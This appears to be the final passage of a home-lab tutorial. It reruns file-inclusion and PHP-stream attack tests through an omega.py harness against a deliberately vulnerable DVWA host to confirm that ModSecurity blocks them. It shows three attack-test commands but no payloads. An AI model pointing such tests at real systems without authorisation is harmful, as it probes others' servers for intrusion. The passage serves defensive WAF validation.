 Example omegacli test for remote file inclusion
ModSecurity Rule
Finally lets enable the WAF and confirm all the attacks would be blocked correctly.
Local File Inclusion:
1
python3 omega.py --config tests/nuclei_apache_path_traversal_lfi_med_sec_modsec.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example modsec blocking lfi
PHP Stream:
1
python3 omega.py --config tests/nuclei_apache_php_stream_med_sec_modsec.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example modsec blocking php stream
Remote File Inclusion:
1
python3 omega.py --config tests/nuclei_apache_remote_file_inclusion_med_sec_modsec.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example modsec blocking rfi
Credits
Image thanks to unsplash
Icon thanks to Malware icons created by juicy_fish - Flaticon